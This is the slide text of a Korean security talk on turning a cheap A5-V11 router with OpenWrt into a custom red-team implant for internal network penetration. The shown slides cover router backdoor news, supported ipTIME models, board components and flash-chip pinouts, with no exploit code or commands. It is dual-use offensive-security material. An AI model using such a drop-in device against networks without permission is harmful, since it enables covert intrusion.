



Embedded Hacking to Red Teaming

: Building a Custom Hacking Tool for Internal Network Penetration


2025. 7. 5.

Seon Dong – Yu <DongDongE@d0ngd0nge.xyz>

\$ whoami

- SeonDong - Yu
 - @DongDongE / DongDongE@d0ngd0nge.xyz
 - <https://d0ngd0nge.xyz>
 - <https://redteam-lab.d0ngd0nge.xyz>
 - Master's Degree (Konkuk)
- Team
 - **RAONSecure** / Core-Research-Team
 - Penetration Tester & Developer & Instructor
 - **SaturnXX** / Embedded Lab Leader
 - **윤선** 동의 **무선** 랩 리더 (임베디드 랩)





Gift

- IoT Hacking Router
 - 발표 세션 종료 후, 본 세션에 사용된 "Embedded Hacking to Red Teaming" 실습용 라우터(3~4대)를 열정적으로 참여하시고, 좋은 질문을 해주신 분들께 배포할 예정이니, 적극적으로 질문해주세요!



Research background & Related news

- Router Backdoors (TP-Link & ASUS)
 - 2025년 가정, 사무실, 카페 등에서 사용되는 공유기에서 다수의 백도어 및 취약점 발견

Walmart-exclusive router and others sold on Amazon contain hidden backdoors to control devices

Last updated: 3 November 2022 27



Bernard Meyer, Senior Researcher



M 매일경제

중국산 공유기 쓰다 해킹당할라...美정부, 중국산 TP링크 금지 검토

GreyNoise Discovers Stealth Operation Compromising Thousands of ASUS Routers

Tactics Consistent with Those of APT Actors

2025년 5월 30일 뉴스

Research background & Related news

- Router Product Types

- 가정에서 일반적으로 사용되는 라우터는 첫 번째 사진에 제시된 모델을 주로 사용됨
- 여행용 및 휴대용 라우터는 이동의 편리성이 뛰어나지만, 일반적으로 사용 빈도가 상대적으로 낮음
- 제품 크기에 비례해 크기가 클수록 성능과 기능이 향상되지만, 소형화 시 성능과 기능이 제한됨



일반적으로 사용되는 라우터



여행용 라우터




휴대용 라우터

Research background

- **OpenWrt & Shark Jack** 모티브
 - OpenWrt 프로젝트는 **무선랜 라우터의 임베디드 장치**를 대상으로 작동되는 **오픈소스 운영체제 (Linux)**

Brand	Model	Version	Support...	Device P...	
ipTIME	Model	Version	Supported C		
ipTIME	A1004ns		24.10.0		Edit
ipTIME	A104ns		24.10.0		Edit
ipTIME	A3		24.10.0		Edit
ipTIME	A3002MESH		24.10.0		Edit
ipTIME	A3004NS-dual		24.10.0		Edit
ipTIME	A3004T		24.10.0		Edit
ipTIME	A6004MY		24.10.0		Edit
ipTIME	A6004NS-M		24.10.0		Edit
ipTIME	A6004M		24.10.0		Edit
ipTIME	A6ns-M		24.10.0		Edit
ipTIME	A8004T		24.10.0	a8004t	Edit
ipTIME	AX2004M		24.10.0		Edit
ipTIME	NAS1		24.10.0		Edit
ipTIME	NAS1dual		24.10.0		Edit
ipTIME	T5004		24.10.0		Edit


지원되는 모델 (ipTIME에서)



Web GUI

Research background

- OpenWrt & Shark Jack 모티브
 - Shark Jack, 벽면 및 오픈된 랜선 포트에 **정찰 목적**으로 연결하며, **Nmap Scan**으로 사용됨
 - 오픈소스 기반이 아니므로 **커스텀에 어려움**이 존재함



Shark Jack



Shark Jack 연결

A5-V11 Router Description

- A5-V11 라우터
 - 양쪽 끝에는 LAN 포트와 USB 2.0 포트 구성됨
 - 전원은 Micro Usb 5Pin 커넥터를 통해 5v 전원 공급됨



A5-V11 구성품



USB 2.0



LAN 포트

A5-V11 Router Description


- A5-V11 라우터 케이스 분해
 - 케이스 분리 시, 전면과 후면 플라스틱 케이스가 분리되며, 내부에는 분석 대상인 A5-V11 라우터 메인보드 확인



케이스와 메인보드 분해


A5-V11 Router Analysis Board

- Front of the A5-V11 board
 - Ethernet Ports
 - 100Mbps
 - USB Ports
 - 2.0
 - Flash ROM
 - MX25L3206E (4MB)
 - Power
 - Micro 5Pin 5v




A5-V11 Router Analysis Board

- Backend of the A5-V11 board
 - CPU
 - Ralink RT5350F (MIPS)
 - 360MHz
 - WLAN 2.4GHz
 - b/g/n
 - RAM
 - SAMSUNG (32MB)



SOP8 Flash ROM?

- SOP8 Flash ROM?
 - HDD, SSD (NVMe, M2, M-SATA)와 같이 OS 및 데이터를 저장하는 용도로 사용됨
 - 임베디드에서는 부트로더(BIOS/**U-BOOT**), 파티션(NTFS/**Squashfs**), OS(Windows/**Linux**)으로 저장 장치에 사용됨





SOP8 vs HDD/SSD

SOP8 Flash ROM?

- MX25L3206E (4MB)
 - CS# (SPI 명령 수신)
 - SO (데이터 출력 핀)
 - SI (데이터 입력 핀)
 - WP# (데이터 쓰기 방지 보호 핀)

8-PIN SOP (200mil)




SOP8 Flash ROM DataSheet

- MX25L3206E (4MB)
 - **ChipSet Datasheet**를 통해 **제조사**, **핀 구성**(Pin Configurations), **장치 동작**(Device Operation) 등의 **정보**를 **확인**할 수 있다.

